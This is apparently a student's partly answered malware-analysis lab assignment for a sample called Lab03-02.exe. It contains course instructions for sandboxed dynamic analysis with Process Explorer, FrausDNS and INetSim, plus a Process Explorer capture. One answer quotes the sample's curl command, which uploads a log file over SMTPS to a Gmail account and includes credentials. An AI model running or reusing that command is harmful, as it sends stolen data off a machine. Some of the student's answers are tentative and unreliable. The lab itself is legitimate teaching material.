

Assignment 3 – Basic Dynamic Analysis

10 points

WARNING: This assignment contains a malware that works under the latest Windows. Please do not abuse it and run the malware only on the provided sandbox. The instructor is not responsible for any consequence from any abuse.

LAB – MONITORING


1.1 Local computer monitoring

1. Run the following tools in Chapter 3 on Lab03-02.exe, and copy and paste the output of the output or screenshot from these tools below.

Tip: [Disable Microsoft Defender Antivirus](#) to run the malware

Output from [procmon](#) (1 point)

I am not sure if this is correct. I was trying to open the .exe file of the lab but it wouldn't show up for me on Process Monitor.



Output from [Process Explorer](#) (1 point)

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-RNOG810\Malware Analysis]

File Options View Process Find DLL Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Verified Signer
winlogon.exe		2,628 K	9,488 K	580			
fontdrvhost.exe		1,588 K	4,532 K	712			
dm.exe	0.17	43,604 K	95,964 K	916			
explorer.exe	0.08	76,112 K	180,400 K	3196	Windows Explorer	Microsoft Corporation	(Verified) Microsoft...
SecurityHealthSystray.exe		1,652 K	9,108 K	1896	Windows Security notification...	Microsoft Corporation	(Verified) Microsoft...
VBTray.exe	0.01	2,404 K	10,804 K	3388	VirtualBox Guest Additions Tr...	Oracle Corporation	(Verified) Oracle C...
Lab03-02.exe		956 K	5,144 K	1516			(No signature was...
conhost.exe		6,876 K	18,412 K	1680	Console Window Host	Microsoft Corporation	(Verified) Microsoft...
Lab03-02.exe		944 K	5,164 K	6256			(Verified) Microsoft...
conhost.exe		6,876 K	18,464 K	6268			(Verified) Microsoft...
chrome.exe	0.05	75,424 K	154,772 K	3024	Google Chrome	Google LLC	(Verified) Google L...
Lab03-02.exe		876 K	5,172 K	5464			(No signature was ...
conhost.exe		6,844 K	18,396 K	2512	Console Window Host	Microsoft Corporation	(Verified) Microsoft...
Lab03-02.exe		816 K	4,896 K	1812			(No signature was ...
conhost.exe		6,848 K	18,436 K	412	Console Window Host	Microsoft Corporation	(Verified) Microsoft...
Lab03-02.exe		848 K	5,036 K	6664			(No signature was ...
conhost.exe		6,848 K	18,424 K	6016	Console Window Host	Microsoft Corporation	(Verified) Microsoft...
proccexp.exe		5,100 K	11,208 K	4284	Sysinternals Process Explorer	Sysinternals - www.sysinter...	(Verified) Microsoft...
proccexp64.exe	0.84	24,392 K	48,328 K	6216	Sysinternals Process Explorer	Sysinternals - www.sysinter...	(Verified) Microsoft...

Name	Description	Company Name	Path	Verified Signer
apphelp.dll	Application Compatibility Client Libr...	Microsoft Corporation	C:\Windows\SysWOW64\apphelp.dll	(Verified) Microsof...
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\SysWOW64\gdi32.dll	(Verified) Microsof...
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\SysWOW64\gdi32full.dll	(Verified) Microsof...
imm32.dll	Multi-User Windows IMM32 API Clie...	Microsoft Corporation	C:\Windows\SysWOW64\imm32.dll	(Verified) Microsof...
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\SysWOW64\kernel32.dll	(Verified) Microsof...
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\SysWOW64\KernelBase.dll	(Verified) Microsof...
Lab03-02.exe			C:\Users\Malware Analysis\Downloads\Lab03-02\Lab03-02...	(No signature was ...
locale.nls			C:\Windows\System32\locale.nls	(Verified) Microsof...
msvcp_win.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\SysWOW64\msvcp_win.dll	(Verified) Microsof...
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\SysWOW64\ntdll.dll	(Verified) Microsof...
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll	(Verified) Microsof...
sechost.dll	Security Descriptors, Call Endpoints...	Microsoft Corporation	C:\Windows\SysWOW64\sechost.dll	(Verified) Microsof...

CPU Usage: 3.14% Commit Charge: 58.14% Processes: 101 Physical Usage: 64.87%

Windows taskbar: Type here to search, Show hidden icons, 5:29 PM, 2/13/2023

2. What are this malware's imports and strings? (1 point)

The imports were found in dependency walker and they were CreateFileW, Exit Process and more. There are strings in process explorer.

3. What are the malware's host-based indicators? (1 point)

There were no mutex with the files in the process explorer so there are none.

4. Are there any useful network-based signatures for this malware? If so, what are they? (1 point)

Since this string has an email in it, this could be a network, based signature.

```
./curl smtps://smtp.gmail.com:465 -v --mail-from "ucfcap4145@gmail.com" --mail-rcpt
"ucfcap4145@gmail.com" --ssl --user "ucfcap4145@gmail.com:cap4145@ucf" --upload-file
"System32Log.txt" -k --anyauth
```

1.2 Network monitoring


Configure the Windows 10 VM to run FrausDNS, which is similar to ApatеDNS used in the textbook, and configure the Kali VM to run inetsim. Please download Lab03-02.7z (password to unzip: malware) from Blackboard under this assignment.

- Instructions to run FrausDNS.
 - Download [FrausDNS](#). This step is not necessary now and FrausDNS can be found in c:\Tools of the Windows VM.
 - Read the instructions at the GitHub. The usage is similar to that of ApatеDNS.

- Instructions to configure Kali to run inetsim.
 - a. Refer to [Using INetSim on Kali Linux](#) to configure INetSim. Note: read only the section of **Configuring INetSim** of this article.
 - b. Log files are stored in the /var/log/inetsim/ directory:
 - i. *debug.log*: debug information in case inetsim is run in debug mode
 - ii. *main.log*: information logs (services started, stopped, ...)
 - iii. *service.log*: when connections are made against the services, logs are added to this file
- Tips:
 - a. Use `chmod 755` change the property of the folder /var/log/inetsim; otherwise, cannot use `cd` to change folder.
 - b. Use `sudo` to run commands as an administrator (root) under Kali whenever necessary.

Questions

5. Please run Lab03-02.exe (in Lab03-02.7z) **correctly**. Use FrausDNS and forward network traffic from Windows 10 VM to Kali. Provide at least a screenshot of the configured and **working** FrausDNS following this question. (3 points)
 Tip: FrausDNS shall run as administrator.



- Tips: Under Kali, to view text files, you can use the following commands/programs:
- [less](#): Shipped with Kali. Less is a command line utility that displays the contents of a file or a command output, one page at a time.
 - [nano](#): Shipped with Kali and an editor.
 - [vim](#): Shipped with Kali and an editor.
 - [emacs](#): Not shipped with Kali by default. Installed on our Kali VM.